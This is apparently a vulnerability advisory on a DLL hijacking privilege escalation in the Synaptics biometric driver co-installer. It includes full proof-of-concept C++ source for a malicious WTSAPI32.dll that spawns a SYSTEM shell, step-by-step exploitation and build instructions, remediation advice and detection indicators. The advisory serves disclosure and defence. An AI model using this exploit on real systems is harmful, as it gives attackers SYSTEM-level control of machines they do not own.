
Synaptics Biometric Reader Driver Co-Installer Elevation of Privileges

Overview
A DLL hijacking vulnerability exists in the CheckFPDatabase.exe executable which allow local privilege escalation. During runtime, the process attempts to resolve required DLLs from directories located in its search path, including a location that is writable by low-privileged users by default. An attacker with local access can exploit this behaviour by placing a crafted DLL in the directory, resulting in DLL hijacking. When the vulnerable process loads the attacker-crafted DLL, it enables arbitrary code execution in the context of the application. When a specific Synaptics USB device is connected to the Windows operating system, this triggers a Windows update to install the driver that runs a co-installer copying the CheckFPDatabase.exe file and executing it as the SYSTEM user. As such, it is possible to leverage the DLL hijacking vulnerability to achieve arbitrary code execution as the SYSTEM user.
Technical Details
When a fingerprint reader that uses the Synaptics Incorporated - Biometric - 11/2/2017 12:00:00 AM - 5.5.4020.1052 driver is plugged into a Windows device, the driver installer creates the folder C:\ProgramData\Synaptics and copies CheckFPDatabase.exe to C:\ProgramData\Synaptics and runs as SYSTEM. During runtime, the program searches for several DLLs in C:\ProgramData\Synaptics as the first step of its search order before finding them in C:\Windows\System32.

Log of DLLs searched for in the same directory as the program
As C:\ProgramData\Synaptics is writable by low privileged users, it is possible for an attacker to first create the folder C:\ProgramData\Synaptics and place their own DLL in C:\ProgramData\Synaptics to achieve arbitrary code execution in a SYSTEM context.
Proof of Concept
-
Create
C:\ProgramData\Synaptics. -
Place PoC DLL in
C:\ProgramData\Synapticsand rename toWTSAPI32.dll. -
Plug in device identifying itself as compatible with the Synaptics Incorporated - Biometric - 11/2/2017 12:00:00 AM - 5.5.4020.1052 driver, eg. Synaptics WBDI Fingerprint Reader.
Vendor ID: 06CB
Product ID: 0082 -
Windows will pull the driver from the Microsoft Update Catalog, copy
CheckFPDatabase.exetoC:\ProgramData\Synapticsand run it as NT AUTHORITY\SYSTEM, which will in turn load the PoC DLL and spawn a shell.
PoC DLL Source Code:
/*
-> Dynamic Library (.dll)
-> 10.0 (latest installed version)
-> Visual Studio 2022 (v143)
-> Default (ISO C++14 Standard (/std:c++14))
-> Default (Legacy MSVC)
*/

#include "pch.h"
#include <wtsapi32.h>
#include <Windows.h>

#pragma comment(lib, "Wtsapi32.lib")
#pragma comment(linker, "/export:WTSSendMessageW=C:\\Windows\\System32\\WTSAPI32.WTSSendMessageW")
using namespace std;


bool spawnShell()
{
    STARTUPINFO startInfo = { 0x00 };
    startInfo.cb = sizeof(startInfo);
    startInfo.wShowWindow = SW_SHOW;
    startInfo.lpDesktop = const_cast<wchar_t*>(L"WinSta0\\Default");

    PROCESS_INFORMATION procInfo = { 0x00 };

    HANDLE hToken = {};
    DWORD  sessionId = WTSGetActiveConsoleSessionId();

    OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken);
    DuplicateTokenEx(hToken, TOKEN_ALL_ACCESS, nullptr, SecurityAnonymous, TokenPrimary, &hToken);

    SetTokenInformation(hToken, TokenSessionId, &sessionId, sizeof(sessionId));

    if (CreateProcessAsUserW(
        /*_In_opt_ HANDLE hToken,*/                             hToken,
        /*_In_opt_ LPCWSTR lpApplicationName*/                  L"C:\\Windows\\system32\\cmd.exe",
        /*_Inout_opt_ LPWSTR lpCommandLine,*/                   const_cast<wchar_t*>(L""),
        /*_In_opt_ LPSECURITY_ATTRIBUTES lpProcessAttributes*/  nullptr,
        /*_In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,*/  nullptr,
        /*_In_ BOOL bInheritHandles,*/                          FALSE,
        /*_In_ DWORD dwCreationFlags,*/                         NORMAL_PRIORITY_CLASS | CREATE_NEW_CONSOLE | CREATE_BREAKAWAY_FROM_JOB,
        /*_In_opt_ LPVOID lpEnvironment,*/                      nullptr,
        /*_In_opt_ LPCWSTR lpCurrentDirectory,*/                nullptr,
        /*_In_ LPSTARTUPINFOW lpStartupInfo,*/                  &startInfo,
        /*_Out_ LPPROCESS_INFORMATION lpProcessInformation*/    &procInfo
    )
        ) {
        CloseHandle(procInfo.hProcess);
        CloseHandle(procInfo.hThread);
    }

    return true;
}

static const auto init = spawnShell();
Compilation Instructions
- Create a new Visual Studio 2022 Project
- Select Dynamic-link Library (DLL) template
- With all default settings, paste PoC code in
- Build project
PoC Video
Remediation
To mitigate this vulnerability, ensure that directories within the DLL search order are not writable by low-privileged users. The installation folder of the program should change to C:\Program Files, and fully qualified paths should be used for loading DLLs, e.g. LoadLibrary(.
Potential detections / IOCs for exploitation of this vulnerability are:
- The creation of the
C:\ProgramData\Synapticsfolder, followed by writing a DLL to this folder - Processes loading new unsigned DLLs: https://www.elastic.co/security-labs/Hunting-for-Suspicious-Windows-Libraries-for-Execution-and-Evasion
- Anomalous USB device activity: MITRE ATT&CK: DET0159, MITRE ATT&CK: DET0159
Further Information
Timeline
| Date | Action |
|---|---|
| 2025-08-12 | Reversec discovers the vulnerability |
| 2025-08-21 | Reversec sends advisory |
| 2025-10-24 | Reversec shares plan to publicly disclose the vulnerability on / soon after 24th October |
| 2025-11-15 | Synaptics confirms validity of report and acknowledges intention to patch |
| 2025-11-18 | CVE reserved by Synaptics PSIRT |
| 2025-12-01 | CVE and blog post published |
| 2025-12-17 | Fix found to be ineffective or not correctly deployed. Reversec shares with Synaptics and withdraws posts while waiting for fix |
| 2026-01-27 | Second attempt to contact Synaptics and verify patch is deployed |
| 2026-02-16 | No further reply from Synaptics, advisory and post republished |